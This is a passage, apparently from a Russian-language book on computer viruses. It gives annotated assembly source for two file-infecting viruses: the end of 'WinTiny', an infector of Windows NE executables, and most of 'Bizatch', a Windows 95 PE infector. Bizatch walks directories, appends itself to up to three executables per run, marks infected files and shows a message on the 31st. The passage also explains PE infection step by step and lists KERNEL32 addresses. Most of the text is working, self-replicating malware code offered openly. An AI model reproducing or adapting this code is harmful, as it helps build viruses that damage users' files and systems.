;Проверим сигнатуру, если сигнатура ”NE”, то это NewEXE−файл
cmp WORD PTR [new_hdr],”EN”
jne close_exe
;Проверим, для Windows ли предназначен этот файл. Если да, будем
;заражать, иначе переходим к следующему файлу
mov al,[new_hdr+36h]
and al,2
jz close_exe
;Переместим указатель чтения/записи в таблицу сегментов,
;к элементу, обозначающему сегмент точки старта программы.
;Для этого прочтем значение регистра CS при запуске
;этого EXE−файла
mov dx,WORD PTR [new_hdr+16h]
;По номеру сегмента вычислим положение соответствующего ему
;элемента в таблице сегментов
dec dx
shl dx,3
```

```
;К результату прибавим смещение таблицы сегментов и смещение
;заголовка NewEXE
add dx,WORD PTR [new_hdr+22h]
add dx,WORD PTR [old_hdr+3ch]
mov cx,WORD PTR [old_hdr+3eh]
;Переместим указатель чтения/записи
mov ax,4200h
int 21h
;Прочтем из таблицы сегментов смещение логического сектора
mov dx,OFFSET temp
mov cx,2
mov ah,3Fh
int 21h
;Вычислим смещение сегмента, опираясь на значения
;смещения логического сектора и множителя секторов
mov dx,WORD PTR [temp]
mov cx,WORD PTR [new_hdr+32h]
xor ax,ax
cal_entry:
shl dx,1
rcl ax,1
loop cal_entry
;Переместим 16 старших бит 32−битного результата в регистр CX
mov cx,ax
;Прибавим к результату смещение стартового адреса (IP)
add dx,WORD PTR [new_hdr+14h]
adc cx,0
;Переместим указатель позиции чтения/записи на точку старта
;программы – результат вычисления
mov ax,4200h
int 21h
;Считаем первые 10 байт после старта программы
mov dx,OFFSET temp
mov cx,10h
mov ah,3Fh
int 21h
;Проверим, заражен ли файл. Если считанные 10 байт в точности
;совпадают с первыми 10−ю байтами нашего вируса, файл заражен.
;В этом случае переходим к поиску следующего, иначе – заражаем
mov si,OFFSET temp
push cs
pop es
xor di,di
mov cx,8
cld
rep cmpsw
jne ok_to_infect
jmp close_exe
;Приступим к заражению
ok_to_infect:
;Переместим NE−заголовок на 8 байт ближе к началу файла.
;Исправим соответствующие поля старого заголовка
```

```
sub WORD PTR [old_hdr+10h],8
sub WORD PTR [old_hdr+3ch],8
sbb WORD PTR [old_hdr+3eh],0
;Исправим значения таблиц в новом заголовке, чтобы переместились
;только заголовок и таблица сегментов (без остальных таблиц)
add WORD PTR [new_hdr+4],8
add WORD PTR [new_hdr+24h],8
add WORD PTR [new_hdr+26h],8
add WORD PTR [new_hdr+28h],8
add WORD PTR [new_hdr+2ah],8
;Сохраним оригинальные значения точек входа CS и IP
push WORD PTR [new_hdr+14h]
pop [host_ip]
push WORD PTR [new_hdr+16h]
pop [host_cs]
;Добавим еще один сегмент в таблицу сегментов и установим
;точку входа на его начало
mov WORD PTR [new_hdr+14h],0
inc WORD PTR [new_hdr+1ch]
push WORD PTR [new_hdr+1ch]
pop WORD PTR [new_hdr+16h]
;Переместим указатель чтения/записи в начало файла
;(к старому заголовку)
xor cx,cx
xor dx,dx
mov ax,4200h
int 21h
;Запишем старый заголовок, так как модифицированы
;некоторые поля его копии в памяти
mov dx,OFFSET old_hdr
mov cx,40h
mov ah,40h
int 21h
;Переместим указатель чтения/записи на начало нового
;заголовка (его переместили на 8 байт к началу файла)
mov dx,WORD PTR [old_hdr+3ch]
mov cx,WORD PTR [old_hdr+3eh]
mov ax,4200h
int 21h
;Запишем новый заголовок, так как в его копии
;в памяти некоторые поля модифицированы
mov dx,OFFSET new_hdr
mov cx,40h
mov ah,40h
int 21h
;Переместим указатель чтения/записи на 8 байт
;вперед – к началу таблицы сегментов
xor cx,cx
mov dx,8
mov ax,4201h
int 21h
;Рассчитаем размер таблицы сегментов и считаем ее в память
```

```
mov dx,OFFSET temp
mov cx,WORD PTR [new_hdr+1ch]
dec cx
shl cx,3
push cx
mov ah,3Fh
int 21h
;Переместим указатель чтения/записи назад, к позиции
;за 8 байт перед началом таблицы сегментов
pop dx
push dx
add dx,8
neg dx
mov cx,–1
mov ax,4201h
int 21h
;Запишем таблицу сегментов в файл, но не на ее прежнее место,
;а на 8 байт ближе к началу файла
mov dx,OFFSET temp
pop cx
mov ah,40h
int 21h
;Прочтем текущую позицию чтения/записи (конец таблицы сегментов)
xor cx,cx
xor dx,dx
mov ax,4201h
int 21h
;Сохраним в стеке текущую позицию чтения/записи
push dx
push ax
;Получим длину файла, переместив указатель
;чтения/записи в конец файла
xor cx,cx
xor dx,dx
mov ax,4202h
int 21h
;Сохраним в стеке длину файла
push dx
push ax
;Вычислим и сохраним длину логического сектора
mov cx,WORD PTR [new_hdr+32h]
mov ax,1
shl ax,cl
mov [log_sec_len],ax
;Вычислим длину файла в логических секторах
mov cx,ax
pop ax
pop dx
div cx
;Учтем неполный сектор. Если в результате получился
;остаток, увеличим количество секторов
or dx,dx
```

```
jz no_rmd
inc ax
no_rmd:
;Заполним поля нового элемента в таблице сегментов
mov [my_seg_entry],ax
mov [my_seg_entry+2],OFFSET vir_end
mov [my_seg_entry+4],180h
mov [my_seg_entry+6],OFFSET vir_end
;Восстановим из стека позицию в файле конца таблицы секторов
pop dx
pop cx
;Переместим указатель чтения/записи к этой позиции
mov ax,4200h
int 21h
;Запишем в конец таблицы новый элемент
mov dx,OFFSET my_seg_entry
mov cx,8
mov ah,40h
int 21h
;Скопируем тело вируса в область памяти, которую выделили
;в начале программы, для изменений в нем. В защищенном режиме
;(а работаем именно в нем), нельзя производить запись в сегмент
;кода. Если по какой−то причине нужно произвести изменение
;в сегменте кода, создается алиасный дескриптор данных
;(дескриптор, содержащий то же смещение и длину,
;что и сегмент кода), и дальнейшая работа ведется с ним.
;В данном случае просто воспользуемся выделенным блоком памяти
push ds
pop es
push cs
pop ds
xor si,si
mov di,OFFSET temp
mov cx,OFFSET vir_end
cld
rep movsb
push es
pop ds
;Инициализируем адрес точки входа
mov si,OFFSET temp
mov WORD PTR [si+relocIP],0
mov WORD PTR [si+relocCS],0FFFFh
;Переместим указатель чтения/записи на новую точку входа
mov ax,[my_seg_entry]
mov cx,[log_sec_len]
mul cx
mov cx,dx
mov dx,ax
mov ax,4200h
int 21h
;Запишем тело вируса в файл
mov dx,OFFSET temp
```

```
mov cx,OFFSET vir_end
mov ah,40h
int 21h
;Инициализируем поля перемещаемого элемента
mov WORD PTR [reloc_data],1
mov BYTE PTR [reloc_data+2],3
mov BYTE PTR [reloc_data+3],4
mov WORD PTR [reloc_data+4],OFFSET relocIP
;Запишем перемещаемый элемент
mov dx,OFFSET reloc_data
mov cx,10
mov ah,40h
int 21h
;Закроем файл
mov ah,3Eh
int 21h
;Освободим выделенный блок памяти
call free
;Запустим программу−носитель
jmp exit
;Процедура, освобождающая выделенный блок памяти
free PROC NEAR
mov ax,0502h
mov si,[mem_hnd]
mov di,[mem_hnd+2]
int 31h
ret
free ENDP
;Маска для поиска файлов
wild_exe DB ”*.EXE”,0
;Имя вируса
DB ”WinTiny”
;Идентификатор, указывающий на конец инициализированных данных
vir_end:
;Индекс выделенного блока памяти
mem_hnd DW ?
DW ?
;Адрес текущей DTA
DTA DW ?
DW ?
;Место для хранения старого заголовка
old_hdr DB 40h dup (?)
;Место для хранения нового заголовка
new_hdr DB 40h dup (?)
;Длина логического номера сектора
log_sec_len DW ?
;Новый элемент в таблице сегментов
my_seg_entry DW ?
DW ?
DW ?
DW ?
;Перемещаемый элемент
```

```
reloc_data DW ?
DB ?
DB ?
DW ?
;Значение оригинальной точки входа
host_cs DW ?
host_ip DW ?
;Область памяти для использования
temp DB ?
END
```

Вирусы под Windows 95

Формат Portable Executable используется Win32, Windows NT и Windows 95, что делает его очень популярным, и в будущем, возможно, он станет доминирующим форматом EXE. Этот формат значительно отличается от NE-executable, используемого в Windows 3.11.

Вызов Windows 95 API

Обычные приложения вызывают Windows 95 API (Application Program Interface) используя таблицу импортируемых имен. Когда приложение загружено, данные, необходимые для вызова API, заносятся в эту таблицу. В Windows 95, благодаря предусмотрительности фирмы-производителя Microsoft, модифицировать таблицу импортируемых имен невозможно.

Эта проблема решается непосредственным вызовом KERNEL32. То есть необходимо полностью игнорировать структуру вызова и перейти непосредственно на точку входа DLL.

Чтобы получить описатель (Handle) DLL/EXE, можно использовать вызов API GetModuleHandle или другие функции для получения точек входа модуля, включая функцию получения адреса API GetProcAddress. Как вызывать API, имея возможность вызывать его и в то же время такой возможности не имея? Ответ: вызывать API, расположение которого в памяти известно – это API в файле KERNEL32.DLL, он находится по постоянному адресу.

Вызов API приложениями выглядит приблизительно так:

```
call API_FUNCTION_NAME
```

например:

```
call CreateFileA
```

После компиляции этот вызов выглядит так:

```
db 9Ah ;инструкция call
dd ???? ;смещение в таблице переходов
```

Код в таблице переходов похож на такой:

```
jmp far [offset into import table]
```

Смещение в таблице импортируемых имен содержит адрес диспетчера для данной функции API. Этот адрес можно получить с помощью GetProcAddress API. Диспетчер

функций выглядит так:

```
push function value
call Module Entrypoint
```

Зная точки входа, можно вызывать их напрямую, минуя таблицу этого модуля. Поэтому можно заменить вызовы KERNEL32.DLL в его стандартной точке на вызовы непосредственно функций. Просто сохраняем в стеке значение функции и вызываем точку входа в модуль.

Модуль KERNEL32 располагается в памяти статически – именно так и предполагалось. Но конкретное место его расположения в разных версиях Windows 95 отличается. Это было проверено. Оказалось, что одна функция (получение времени/даты) отличается номером. Для компенсации этих различий добавлена проверка двух различных мест на наличие KERNEL32. Но если KERNEL32 все-таки не найден, вирус возвращает управление программе-носителю.

Адреса и номера функций

Для June Test Release KERNEL32 находится по адресу 0BFF93B95h, для August Release – по адресу 0BFF93C1Dh. Можно найти другие значения функции, используя 32-битный отладчик. В таблице 3.1 приведены адреса функций, которые нужны для работы вируса.

Таблица 3.1. Адреса некоторых функций KERNEL

Функция	Адрес в June Test Release	Адрес в August Test Release
GetCurrentDir	BFF77744h	BFF77744h
SetCurrentDir	BFF7771Dh	BFF7771Dh
GetTime	BFF9D0B6h	BFF9D14Eh
MessageBox	BFF638D9h	BFF638D9h
FindFile	BFF77893h	BFF77893h
FindNext	BFF778CBh	BFF778CBh
CreateFile	BFF77817h	BFF77817h
SetFilePointer	BFF76FA0h	BFF76FA0h
ReadFile	BFF75806h	BFF75806h
WriteFile	BFF7580Dh	BFF7580Dh
CloseFile	BFF7BC72h	BFF7BC72h

Соглашения о вызовах

Windows 95 написан на языках C++ (в основном) и Assembler. И, хотя соглашения о вызовах просты для применения, Microsoft их не использует. Все API под Win95 используют Pascal Calling Convention. Пример – API, описанный в файлах справки Visual C++:

```
FARPROC GetProcAddress(
HMODULE hModule, // описатель DLL−модуля
LPCSTR lpszProc // имя функции
);
```

На первый взгляд кажется, что достаточно лишь сохранить в стеке описатель DLL-модуля (он стоит перед указателем на имя функции) и вызвать API. Но это не так. Параметры, согласно Pascal Calling Convention, должны быть сохранены в стеке в обратном порядке:

```
push offset lpszProc
push dword ptr [hModule]
call GetProcAddress
```

Используя 32-битный отладчик, можно оттрассировать вызов и найти вызов KERNEL32 для каждого конкретного случая. Это позволит получить номер функции и обойтись без необходимой для вызова таблицы импортируемых имен.

Заражение файлов формата PE-executable

Определение положения начала PE-заголовка происходит аналогично поиску начала NE-заголовка. Если смещение таблицы настройки адресов (поле 18h) в заголовке EXE-файла 40h или больше, то по смещению 3Ch находится смещение PE-executable заголовка. Сигнатура PE-executable («PE») находится, как и у NE-executable EXE-файла, в начале нового заголовка.

Внутри PE-заголовка находится таблица объектов. Ее формат наиболее важен по сравнению с прочими. Для добавления вирусного кода в носитель и перехвата вирусом управления необходимо добавить элемент в таблицу объектов.

Основные действия заражения PE-executable файла:

1. Найти смещение заголовка PE-executable в файле.
2. Считать достаточное количество информации из заголовка для вычисления его полного размера.
3. Считать весь PE-заголовок и таблицу объектов.
4. Добавить новый объект в таблицу объектов.
5. Установить точку входа RVA на новый объект.
6. Дописать вирус к файлу по вычисленному физическому смещению.
7. Записать измененный PE-заголовок в файл.

Для определения расположения таблицы объектов следует воспользоваться значением переменной «HeaderSize» (не путать с «NT headersize»), которая содержит совместный размер заголовков DOS, PE и таблицы объектов.

Для чтения таблицы объектов необходимо считать HeaderSize байт от начала файла.

Таблица объектов расположена непосредственно за NT-заголовком. Значение «NTheadersize» показывает количество байт, следующих за полем «flags». Итак, для определения смещения таблицы объектов нужно получить NTheaderSize и добавить размер поля флагов (24).

Добавление объекта: получив количество объектов, умножить его на 40 (размер элемента таблицы объектов). Таким образом определяется смещение, по которому будет расположен вирус.

Данные для элемента таблицы объектов должны быть вычислены с использованием информации в предыдущем элементе (элементе носителя).

```
RVA=((prev RVA+prev Virtual Size)/OBJ Alignment+1)
*OBJ Alignment
Virtual Size=((size of virus+buffer any space)/OBJ Alignment+1)
*OBJ Alignment
Physical Size=(size of virus/File Alignment+1)*File Alignment
Physical Offset=prev Physical Offset+prev Physical Size
```

```
Object Flags=db 40h,0,0,C0h
Entrypoint RVA=RVA
```

Теперь необходимо увеличить на единицу поле «количество объектов» и записать код вируса по вычисленному «физическому смещению» в размере «физического размера» байт.

Пример вируса под Windows 95

```
.386
locals
jumps
.model flat,STDCALL
include win32.inc ;некоторые 32−битные константы и структуры
L equ &lt;LARGE&gt;
;Определим внешние функции, к которым будет подключаться вирус
extrn BeginPaint:PROC
extrn CreateWindowExA:PROC
extrn DefWindowProcA:PROC
extrn DispatchMessageA:PROC
extrn EndPaint:PROC
extrn ExitProcess:PROC
extrn FindWindowA:PROC
extrn GetMessageA:PROC
extrn GetModuleHandleA:PROC
extrn GetStockObject:PROC
extrn InvalidateRect:PROC
extrn LoadCursorA:PROC
extrn LoadIconA:PROC
extrn MessageBeep:PROC
extrn PostQuitMessage:PROC
extrn RegisterClassA:PROC
extrn ShowWindow:PROC
extrn SetWindowPos:PROC
extrn TextOutA:PROC
extrn TranslateMessage:PROC
extrn UpdateWindow:PROC
;Для поддержки Unicode Win32 интерпретирует некоторые функции
;для ANSI или расширенного набора символов.
;В качестве примера рассмотрим ANSI
CreateWindowEx equ &lt;CreateWindowExA&gt;
DefWindowProc equ &lt;DefWindowProcA&gt;
DispatchMessage equ &lt;DispatchMessageA&gt;
FindWindow equ &lt;FindWindowA&gt;
GetMessage equ &lt;GetMessageA&gt;
GetModuleHandle equ &lt;GetModuleHandleA&gt;
LoadCursor equ &lt;LoadCursorA&gt;
LoadIcon equ &lt;LoadIconA&gt;
MessageBox equ &lt;MessageBoxA&gt;
RegisterClass equ &lt;RegisterClassA&gt;
TextOut equ &lt;TextOutA&gt;
.data
newhwnd dd 0
```

```
lppaint PAINTSTRUCT &lt;?&gt;
msg MSGSTRUCT &lt;?&gt;
wc WNDCLASS &lt;?&gt;
mbx_count dd 0
hInst dd 0
szTitleName db ”Bizatch by Quantum / VLAD activated”
zero db 0
szAlternate db ”more than once”,0
szClassName db ”ASMCLASS32”,0
;Сообщение, выводимое в окне
szPaint db ”Left Button pressed:”
s_num db ”00000000h times.”,0
;Размер сообщения
MSG_L EQU ($−offset szPaint)−1
.code
;Сюда обычно передается управление от загрузчика.
start:
;Получим HMODULE
push L 0
call GetModuleHandle
mov [hInst],eax
push L 0
push offset szClassName
call FindWindow
or eax,eax
jz reg_class
;Пространство для модификации строки заголовка
mov [zero],” ”
reg_class:
;Инициализируем структуру WndClass
mov [wc.clsStyle],CS_HREDRAW+CS_VREDRAW+CS_GLOBALCLASS
mov [wc.clsLpfnWndProc],offset WndProc
mov [wc.clsCbClsExtra],0
mov [wc.clsCbWndExtra],0
mov eax,[hInst]
mov [wc.clsHInstance], eax
;Загружаем значок
push L IDI_APPLICATION
push L 0
call LoadIcon
mov [wc.clsHIcon], eax
;Загружаем курсор
push L IDC_ARROW
push L 0
call LoadCursor
mov [wc.clsHCursor], eax
;Инициализируем оставшиеся поля структуры WndClass
mov [wc.clsHbrBackground],COLOR_WINDOW+1
mov dword ptr [wc.clsLpszMenuName],0
mov dword ptr [wc.clsLpszClassName],offset szClassName
;Регистрируем класс окна
push offset wc
```

```
call RegisterClass
;Создаем окно
push L 0 ;lpParam
push [hInst] ;hInstance
push L 0 ;Меню
push L 0 ;hwnd родительского
окна
push L CW_USEDEFAULT ;Высота
push L CW_USEDEFAULT ;Длина
push L CW_USEDEFAULT ;Y
push L CW_USEDEFAULT ;X
push L WS_OVERLAPPEDWINDOW ;Style
push offset szTitleName ;Title Style
push offset szClassName ;Class name
push L 0 ;extra style
call CreateWindowEx
;Сохраняем HWND
mov [newhwnd], eax
;Отображаем окно на экране
push L SW_SHOWNORMAL
push [newhwnd]
call ShowWindow
;Обновляем содержимое окна
push [newhwnd]
call UpdateWindow
;Очередь сообщений
msg_loop:
;Прочитаем следующее сообщение из очереди
push L 0
push L 0
push L 0
push offset msg
call GetMessage
;Если функция GetMessage вернула нулевое значение, то завершаем
;обработку сообщений и выходим из процесса
cmp ax,0
je end_loop
;Преобразуем виртуальные коды клавиш в сообщения клавиатуры
push offset msg
call TranslateMessage
;Передаем это сообщение назад в Windows
push offset msg
call DispatchMessage
;Переходим к следующему сообщению
jmp msg_loop
;Выход из процесса
end_loop:
push [msg.msWPARAM]
call ExitProcess
;Обработка сообщений окна. Win32 требует сохранения регистров
;EBX, EDI, ESI. Запишем эти регистры после ”uses” в строке ”proc”.
;Это позволит Ассемблеру сохранить их
```

```
WndProc proc uses ebx edi esi, hwnd:DWORD, wmsg:DWORD, wparam:
DWORD, lparam:DWORD
LOCAL theDC:DWORD
;Проверим, какое сообщение получили, и перейдем к обработке
cmp [wmsg],WM_DESTROY
je wmdestroy
cmp [wmsg],WM_RBUTTONDOWN
je wmrbuttondown
cmp [wmsg],WM_SIZE
je wmsize
cmp [wmsg],WM_CREATE
je wmcreate
cmp [wmsg],WM_LBUTTONDOWN
je wmlbuttondown
cmp [wmsg],WM_PAINT
je wmpaint
cmp [wmsg],WM_GETMINMAXINFO
je wmgetminmaxinfo
;Данная программа не обрабатывает это сообщение.
;Передадим его Windows,
;чтобы оно было обработано по умолчанию
jmp defwndproc
;Сообщение WM_PAINT (перерисовать содержимое окна)
wmpaint:
;Подготовим окно для перерисовки
push offset lppaint
push [hwnd]
call BeginPaint
mov [theDC], eax
;Переведем в ASCII−формат значение mbx_count, которое
;показывает, сколько раз была нажата левая кнопка мыши
mov eax,[mbx_count]
mov edi, offset s_num
call HexWrite32
;Вывод строки в окно
push L MSG_L ;Длина строки
push offset szPaint ;Строка
push L 5 ;Y
push L 5 ;X
push [theDC] ;DC
call TextOut
;Обозначим завершение перерисовки окна
push offset lppaint
push [hwnd]
call EndPaint
;Выходим из обработки сообщения
mov eax, 0
jmp finish
;Сообщение WM_CREATE (создание окна)
wmcreate:
;Выходим из обработки сообщения
mov eax, 0
```

```
jmp finish
;Сообщение, не обрабатываемое данной программой, передаем Windows
defwndproc:
push [lparam]
push [wparam]
push [wmsg]
push [hwnd]
call DefWindowProc
;Выходим из обработки сообщения
jmp finish
;Сообщение WM_DESTROY (уничтожение окна)
wmdestroy:
;Закроем поток
push L 0
call PostQuitMessage
;Выходим из обработки сообщения
mov eax, 0
jmp finish
;Сообщение WM_LBUTTONDOWN (нажата левая кнопка мыши)
wmlbuttondown:
inc [mbx_count]
;Обновим содержимое окна
push L 0
push L 0
push [hwnd]
call InvalidateRect
;Выходим из обработки сообщения
mov eax, 0
jmp finish
;Сообщение WM_RBUTTONDOWN (нажата правая кнопка мыши)
wmrbuttondown:
push L 0
call MessageBeep
;Выходим из обработки сообщения
jmp finish
;Сообщение WM_SIZE (изменен размер окна)
wmsize:
;Выходим из обработки сообщения
mov eax, 0
jmp finish
;Сообщение WM_GETMINMAXINFO (попытка изменить размер
;или положение окна)
wmgetminmaxinfo:
;Заполним структуру MINMAXINFO
mov ebx, [lparam]
mov [(MINMAXINFO ptr ebx).mintrackposition_x],350
mov [(MINMAXINFO ptr ebx).mintrackposition_y],60
;Выходим из обработки сообщения
mov eax, 0
jmp finish
;Выходим из обработки сообщения
finish:
```

```
ret
WndProc endp
;Процедура перевода байта в ASCII−формат для печати. Значение,
;находящееся в регистре AL, будет записано в ASCII−формате
;по адресу ES:EDI
HexWrite8 proc
;Разделяем байт на полубайты и загружаем их в регистры AH и AL
mov ah,al
and al,0Fh
shr ah,4
;Добавляем 30h к каждому полубайту, чтобы регистры содержали коды
;соответствующих символов ASCII. Если число,
;записанное в полубайте, было больше 9,
;то значение в этом полубайте надо еще корректировать
or ax,3030h
;Меняем полубайты местами, чтобы регистр AH содержал младший
;полубайт, а регистр AL – старший
xchg al,ah
;Проверим, надо ли корректировать младший полубайт,
;если да – корректируем
cmp ah, 39h
ja @@4
;Проверим, надо ли корректировать старший полубайт,
;если да – корректируем
@@1:
cmp al,39h
ja @@3
;Сохраним значение по адресу ES:EDI
@@2:
stosw
ret
;Корректируем значение старшего полубайта
@@3:
sub al, 30h
add al, ”A”–10
jmp @@2
;Корректируем значение младшего полубайта
@@4:
sub ah, 30h
add ah, ”A”–10
jmp @@1
HexWrite8 endp
;Процедура перевода слова в ASCII−формат для печати.
;Значение, находящееся в регистре AX, будет записано
;в ASCII−формате по адресу ES:EDI
HexWrite16 proc
;Сохраним младший байт из стека
push ax
;Загрузим старший байт в регистр AL
xchg al,ah
;Переведем старший байт в ASCII−формат
call HexWrite8
```

```
;Восстановим младший байт из стека
pop ax
;Переведем младший байт в ASCII−формат
call HexWrite8
ret
HexWrite16 endp
;Процедура перевода двойного слова в ASCII−формат для печати.
;Значение, находящееся в регистре EAX, будет записано
;в ASCII−формате по адресу ES:EDI
HexWrite32 proc
;Сохраним младшее слово из стека
push eax
;Загрузим старшее слово в регистр AX
shr eax, 16
;Переведем старшее слово в ASCII−формат
call HexWrite16
;Восстановим младшее слово из стека
pop eax
;Переведем младшее слово в ASCII−формат
call HexWrite16
ret
HexWrite32 endp
;Сделаем процедуру WndProc доступной извне
public WndProc
ends
;Здесь начинается код вируса. Этот код переписывается из файла
;в файл. Все вышеописанное – всего лишь программа−носитель
vladseg segment para public ”vlad”
assume cs:vladseg
vstart:
;Вычислим текущий адрес
call recalc
recalc:
pop ebp
mov eax,ebp
db 2Dh ;Код команды SUB AX
subme dd 30000h+(recalc−vstart)
;Сохраним адрес в стеке
push eax
;Вычислим стартовый адрес вирусного кода
sub ebp,offset recalc
;Ищем KERNEL. Возьмем вторую известную нам точку KERNEL
mov eax,[ebp+offset kern2]
;Проверим ключ. Если ключа нет, перейдем к точке 1
cmp dword ptr [eax],5350FC9Ch
jnz notkern2
;KERNEL найден, точка 2
mov eax,[ebp+offset kern2]
jmp movit
;Точка 2 не подошла, проверим точку 1
notkern2:
;Возьмем адрес первой известной нам точки KERNEL
```

```
mov eax,[ebp+offset kern1]
;Проверим ключ, если ключа нет – выходим
cmp dword ptr [eax],5350FC9Ch
jnz nopayload
;KERNEL найден, точка 1
mov eax,[ebp+offset kern1]
;KERNEL найден, адрес точки входа находится в регистре EAX
movit:
;Сохраним адрес KERNEL
mov [ebp+offset kern],eax
cld
;Запомним текущую директорию
lea eax,[ebp+offset orgdir]
push eax
push 255
call GetCurDir
;Инициализируем счетчик заражений
mov byte ptr [ebp+offset countinfect],0
;Ищем первый файл
infectdir:
lea eax,[ebp+offset win32_data_thang]
push eax
lea eax,[ebp+offset fname]
push eax
call FindFile
;Сохраним индекс для поиска
mov dword ptr [ebp+offset searchhandle],eax
;Проверим, найден ли файл. Если файл не найден,
;меняем директорию
cmp eax,–1
jz foundnothing
;Откроем файл для чтения и записи
gofile:
push 0
push dword ptr [ebp+offset fileattr] ;FILE_ATTRIBUTE_NORMAL
push 3 ;OPEN_EXISTING
push 0
push 0
push 80000000h+40000000h ;GENERIC_READ+GENERIC_WRITE
lea eax,[ebp+offset fullname]
push eax
call CreateFile
;Сохраним описатель файла
mov dword ptr [ebp+offset ahand],eax
;Проверим, не произошла ли ошибка.
;Если ошибка произошла, ищем следующий файл
cmp eax,–1
jz findnextone
;Поставим указатель позиции чтения/записи на поле
;со смещением PE−заголовка
push 0
push 0
```

```
push 3Ch
push dword ptr [ebp+offset ahand]
call SetFilePointer
;Считаем адрес PE−заголовка
push 0
lea eax,[ebp+offset bytesread]
push eax
push 4
lea eax,[ebp+offset peheaderoffset]
push eax
push dword ptr [ebp+offset ahand]
call ReadFile
;Поставим указатель позиции чтения/записи на начало PE−заголовка
push 0
push 0
push dword ptr [ebp+offset peheaderoffset]
push dword ptr [ebp+offset ahand]
call SetFilePointer
;Считаем число байт, достаточное для вычисления полного размера
;PE−заголовка и таблицы объектов
push 0
lea eax,[ebp+offset bytesread]
push eax
push 58h
lea eax,[ebp+offset peheader]
push eax
push dword ptr [ebp+offset ahand]
call ReadFile
;Проверим сигнатуру. Если ее нет, закрываем
;этот файл и ищем следующий
cmp dword ptr [ebp+offset peheader],00004550h;
jnz notape
;Проверим файл на зараженность. Если файл заражен,
;то закрываем этот файл и ищем следующий
cmp word ptr [ebp+offset peheader+4ch],0F00Dh
jz notape
cmp dword ptr [ebp+offset 52],4000000h
jz notape
;Поставим указатель позиции чтения/записи на начало PE−заголовка
push 0
push 0
push dword ptr [ebp+offset peheaderoffset]
push dword ptr [ebp+offset ahand]
call SetFilePointer
;Считаем весь PE−заголовок и таблицу объектов
push 0
lea eax,[ebp+offset bytesread]
push eax
push dword ptr [ebp+offset headersize]
lea eax,[ebp+offset peheader]
push eax
push dword ptr [ebp+offset ahand]
```

```
call ReadFile
;Установим признак заражения
mov word ptr [ebp+offset peheader+4ch],0F00Dh
;Найдем смещение таблицы объектов
xor eax,eax
mov ax, word ptr [ebp+offset NtHeaderSize]
add eax,18h
mov dword ptr [ebp+offset ObjectTableoffset],eax
;Вычислим смещение последнего (null) объекта в таблице объектов
mov esi,dword ptr [ebp+offset ObjectTableoffset]
lea eax,[ebp+offset peheader]
add esi,eax
xor eax,eax
mov ax,[ebp+offset numObj]
mov ecx,40
xor edx,edx
mul ecx
add esi,eax
;Увеличим число объектов на 1
inc word ptr [ebp+offset numObj]
lea edi,[ebp+offset newobject]
xchg edi,esi
;Вычислим относительный виртуальный адрес (Relative Virtual Address
;или RVA) нового объекта
mov eax,[edi−5*8+8]
add eax,[edi−5*8+12]
mov ecx,dword ptr [ebp+offset objalign]
xor edx,edx
div ecx
inc eax
mul ecx
mov dword ptr [ebp+offset RVA],eax
;Вычислим физический размер нового объекта
mov ecx,dword ptr [ebp+offset filealign]
mov eax,vend−vstart
xor edx,edx
div ecx
inc eax
mul ecx
mov dword ptr [ebp+offset physicalsize],eax
;Вычислим виртуальный размер нового объекта
mov ecx,dword ptr [ebp+offset objalign]
mov eax,vend–vstart+1000h
xor edx,edx
div ecx
inc eax
mul ecx
mov dword ptr [ebp+offset virtualsize],eax
;Вычислим физическое смещение нового объекта
mov eax,[edi−5*8+20]
add eax,[edi−5*8+16]
mov ecx,dword ptr [ebp+offset filealign]
```

```
xor edx,edx
div ecx
inc eax
mul ecx
mov dword ptr [ebp+offset physicaloffset],eax
;Обновим размер образа (размер в памяти) файла
mov eax,vend−vstart+1000h
add eax,dword ptr [ebp+offset imagesize]
mov ecx,[ebp+offset objalign]
xor edx,edx
div ecx
inc eax
mul ecx
mov dword ptr [ebp+offset imagesize],eax
;Скопируем новый объект в таблицу объектов
mov ecx,10
rep movsd
;Вычислим точку входа RVA
mov eax,dword ptr [ebp+offset RVA]
mov ebx,dword ptr [ebp+offset entrypointRVA]
mov dword ptr [ebp+offset entrypointRVA],eax
sub eax,ebx
add eax,5
;Установим значение, необходимое для возврата в носитель
mov dword ptr [ebp+offset subme],eax
;Поставим указатель позиции чтения/записи на начало PE−заголовка
push 0
push 0
push dword ptr [ebp+offset peheaderoffset]
push dword ptr [ebp+offset ahand]
call SetFilePointer
;Запишем PE−заголовок и таблицу объектов в файл
push 0
lea eax,[ebp+offset bytesread]
push eax
push dword ptr [ebp+offset headersize]
lea eax,[ebp+offset peheader]
push eax
push dword ptr [ebp+offset ahand]
call WriteFile
;Увеличим счетчик заражений
inc byte ptr [ebp+offset countinfect]
;Поставим указатель позиции чтения/записи
;по физическому смещению нового объекта
push 0
push 0
push dword ptr [ebp+offset physicaloffset]
push dword ptr [ebp+offset ahand]
call SetFilePointer
;Запишем тело вируса в новый объект
push 0
lea eax,[ebp+offset bytesread]
```

```
push eax
push vend−vstart
lea eax,[ebp+offset vstart]
push eax
push dword ptr [ebp+offset ahand]
call WriteFile
;Закроем файл
notape:
push dword ptr [ebp+offset ahand]
call CloseFile
;Переход к следующему файлу
findnextone:
;Проверим, сколько файлов заразили: если 3,
;то выходим, если меньше – ищем следующий
cmp byte ptr [ebp+offset countinfect],3
jz outty
;Ищем следующий файл
lea eax,[ebp+offset win32_data_thang]
push eax
push dword ptr [ebp+offset searchhandle]
call FindNext
;Если файл найден, переходим к заражению
or eax,eax
jnz gofile
;Сюда попадаем, если файл не найден
foundnothing:
;Сменим директорию
xor eax,eax
lea edi,[ebp+offset tempdir]
mov ecx,256/4
rep stosd
lea edi,[ebp+offset tempdir1]
mov ecx,256/4
rep stosd
;Получим текущую директорию
lea esi,[ebp+offset tempdir]
push esi
push 255
call GetCurDir
;Сменим директорию на ”.”
lea eax,[ebp+offset dotdot]
push eax
call SetCurDir
;Получим текущую директорию
lea edi,[ebp+offset tempdir1]
push edi
push 255
call GetCurDir
;Проверим, корневая ли это директория. Если да, то выходим
mov ecx,256/4
rep cmpsd
jnz infectdir
```

```
;"Заметаем следы" и выходим в программу−носитель
outty:
;Возвратимся в оригинальную текущую директорию
lea eax,[ebp+offset orgdir]
push eax
call SetCurDir
;Получим текущую дату и время
lea eax,[ebp+offset systimestruct]
push eax
call GetTime
;Проверим число. Если это 31−ое, выдаем сообщение
cmp word ptr [ebp+offset day],31
jnz nopayload
;Сообщение для пользователя
push 1000h ;MB_SYSTEMMODAL
lea eax,[ebp+offset boxtitle]
push eax
lea eax,[ebp+offset boxmsg]
push eax
push 0
call MsgBox
;Выход в программу−носитель
nopayload:
pop eax
jmp eax
